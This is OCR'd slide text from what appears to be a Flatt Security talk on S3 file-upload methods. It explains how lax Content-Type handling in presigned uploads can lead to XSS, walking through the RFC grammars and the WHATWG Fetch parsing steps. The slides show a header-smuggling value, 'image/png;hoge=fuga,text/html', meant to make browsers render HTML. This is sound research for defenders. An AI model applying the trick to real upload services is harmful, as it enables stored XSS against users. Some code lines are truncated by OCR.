
Flatt SECURITY



Server Side Upload
for SDK




Client Side Upload
for Pre Signed URL



Client Side Upload
for POST Policy


Client Side Upload - XSS

Flatt SECURITY




The SDK will explicitly give preference to the user passing a Content-Type, otherwise it will specify a specific Content-Type

Client Side Upload - XSS



```
[_ct]: input[_CT]! || "application/octet-stream",
```

Client Side Upload - XSS




Client Side Upload - XSS

Extension Check and Signed → OK 👰

File Header Check and Signed → OK 👰


Content-Type Check and Signed → … no 😴

Client Side Upload - XSS




```
HTTP/1.1 200 OK
Content-Type: application/json

{
  "presignedurl": "https://presigned-url-example.s3.ap-northeast-1.amazonaws.com/...
}
```

Client Side Upload - XSS




Client Side Upload - XSS




Client Side Upload - XSS

Flatt SECURITY



Client Side Upload - XSS

Flatt SECURITY



Browsers render with the Content-Type specified by the server
→XSS

3. Specification of Content-Type

Specification of Content-Type

Flatt SECURITY

```
POST / HTTP/1.1
Host: example.com
Content-Type: application/json

{“a”: “b”}
```

HTTP protocol and Semantics

RFC 7231, RFC 8941,
RFC 9110, and more

WHATWG Fetch standard

Specification of Content-Type

Flatt SECURITY

RFC 7231 HTTP/1.1: Semantics and Content

RFC 8941 Structured Field Values for HTTP

RFC 9110 HTTP Semantics

WHATWG Fetch standard

Specification of Content-Type

Flatt SECURITY

RFC 7231 HTTP/1.1: Semantics and Content

Content-Type	=	media-type
media-type	=	type "/" subtype *(OWS ";" OWS
parameter	=	token "=" (token / quoted-string)
quoted-string	=	DQUOTE *(qdtext / quoted-pair) DQUOTE
qdtext	=	HTAB / SP /%x21/%x23-5B/%x5D-7E / obs-text
obs-text	=	%x80-FF

Specification of Content-Type

Flatt SECURITY

RFC 7231 HTTP/1.1: Semantics and Content

Content-Type	=	media-type
media-type	=	type "/" subtype *(OWS ";" OWS
parameter	=	token "=" (token / quoted-string)
quoted-string	=	DQUOTE *(qdtext / quoted-pair) DQUOTE
qdtext	=	HTAB / SP /%x21/%x23-5B/%x5D-7E / obs-text
obs-text	=	%x80-FF

Specification of Content-Type

Flatt SECURITY

RFC 7231 HTTP/1.1: Semantics and Content

8.3.1. Considerations for New Header Fields

Whether the field is a single value or whether it can be a list (delimited by commas; see Section 3.2 of [RFC7230]).

If it does not use the list syntax, document how to treat messages where the field occurs multiple times (a sensible default would be to ignore the field, but this might not always be the right choice).

Note that intermediaries and software libraries might combine multiple header field instances into a single one, despite the field's definition not allowing the list syntax. A robust format enables recipients to discover these situations (good example: "Content-Type", as the comma can only appear inside quoted strings; bad example: "Location", as a comma can occur inside a URI).

Specification of Content-Type

Flatt SECURITY

RFC 7231 HTTP/1.1: Semantics and Content

Good Example:

Content-Type: image/png;hoge=“fuga,text/html”

→ mediaType = image/png

→ parameters =

- hoge = “fuga,text/html”

> Note that intermediaries and software libraries might combine multiple header field instances into a single one, despite the field's definition not allowing the list syntax. A robust format enables recipients to discover these situations (good example: **"Content-Type", as the comma can only appear inside quoted strings**; bad example: "Location", as a comma can occur inside a URI).

Specification of Content-Type

Flatt SECURITY

RFC 7231 HTTP/1.1: Semantics and Content

Points to consider:

Content-Type: image/png;hoge=fuga,text/html

→ mediaType = image/png

→ parameters =

- hoge = **fuga**

→ **? = text/html**

> Note that intermediaries and software libraries might combine multiple header field instances into a single one, despite the field's definition not allowing the list syntax. A robust format enables recipients to discover these situations (good example: **"Content-Type", as the comma can only appear inside quoted strings**; bad example: "Location", as a comma can occur inside a URI).

Specification of Content-Type

Flatt SECURITY

RFC 8941 Structured Field Values for HTTP

Spec:

sf-list = list-member *(OWS "," OWS list-member)
list-member = sf-item / inner-list

Example:

Example-List: sugar, tea, rum

3.1 Lists

Lists are arrays of zero or more members, each of which can be an Item (Section 3.3) or an Inner List (Section 3.1.1), both of which can be Parameterized (Section 3.1.2).

Specification of Content-Type

Flatt SECURITY

RFC 7231 HTTP/1.1: Semantics and Content

Points to consider:

Content-Type: image/png;hoge=fuga,text/html

→ mediaType = image/png, **text/html**

→ parameters =

- hoge = fuga

text/html could be set to MediaType…?

> Note that intermediaries and software libraries might combine multiple header field instances into a single one, despite the field's definition not allowing the list syntax. A robust format enables recipients to discover these situations (good example: **"Content-Type", as the comma can only appear inside quoted strings**; bad example: "Location", as a comma can occur inside a URI).

Specification of Content-Type

Flatt SECURITY

RFC 9110 HTTP Semantics

Content-Type	=	media-type
media-type	=	type "/" subtype *(OWS ";" OWS
parameter	=	token "=" (token / quoted-string)
quoted-string	=	DQUOTE *(qdtext / quoted-pair) DQUOTE
qdtext	=	HTAB / SP /%x21/%x23-5B/%x5D-7E / obs-text
obs-text	=	%x80-FF

Specification of Content-Type

Flatt SECURITY

RFC 9110 HTTP Semantics

Content-Type	=	media-type
media-type	=	type "/" subtype *(OWS ";" OWS
quoted-string	=	DQUOTE *(qdtext / quoted-pair) DQUOTE
qdtext	=	HTAB / SP /%x21/%x23-5B/%x5D-7E / obs-text
obs-text	=	%x80-FF

Definition inherited from
RFC 7231(HTTP/1.1: Semantics and Content)

Specification of Content-Type

Flatt SECURITY

RFC 9110 HTTP Semantics

DQUOTE and
“(),/:;<=>?@\[\\]{}"

Content-Type Value is not explicitly marked
“MUST NOT" or "SHOULD NOT
→ List Type Value may be available

> 5.6.2. Tokens
>
> Many HTTP field values are defined using common syntax components, separated by whitespace or specific delimiting characters. Delimiters are chosen from the set of US-ASCII visual characters not allowed in a token (DQUOTE and "(),/:;<=>?@\[\\]{}").

Specification of Content-Type

Flatt SECURITY

WHATWG Fetch standard

Parse Logic for Content-Type

1. Let charset be null.
2. Let essence be null.
3. Let mimeType be null.
4. Let values be the result of getting, decoding, and splitting Content-Type from headers.
5. If values is null, then return failure.
6. For each value of values:
    1. Let temporaryMimeType be the result of parsing value.
    2. If temporaryMimeType is failure or its essence is "/", then continue.
    3. Set mimeType to temporaryMimeType.
    4. If mimeType's essence is not essence, then:
        1. Set charset to null.
        2. If mimeType's parameters["charset"] exists, then set charset to mimeType's parameters[“charset"].
        3. Set essence to mimeType's essence.
    5. Otherwise, if mimeType's parameters["charset"] does not exist, and charset is non-null, set mimeType's parameters["charset"] to charset.
7. If mimeType is null, then return failure.
8. Return mimeType.

Specification of Content-Type

Flatt SECURITY

WHATWG Fetch standard

Pseudo-implementation with TypeScript

```
function extractContentType(headers: {
  "Content-Type": string;
  [key: string]: string;
}): string | null {
  let charset = null;
  let essence = null;
  let mimeType = null;
  let values = splitHeaderValues(headers["Content-Type"]);
  if (!values) return null;
  for (let value of values) {
    let temporaryMimeType = parseMimeType(value);
    if (temporaryMimeType === null || temporaryMimeType.essence === "*/*
      continue;
    mimeType = temporaryMimeType;
    if (mimeType.essence !== essence) {
      charset = null;
      if (mimeType.parameters["charset"])
        charset = mimeType.parameters["charset"];
      essence = mimeType.essence;
    } else if (!mimeType.parameters["charset"] && charset) {
      mimeType.parameters["charset"] = charset;
    }
  }
  if (mimeType === null) return null;
  return mimeType;
}
```
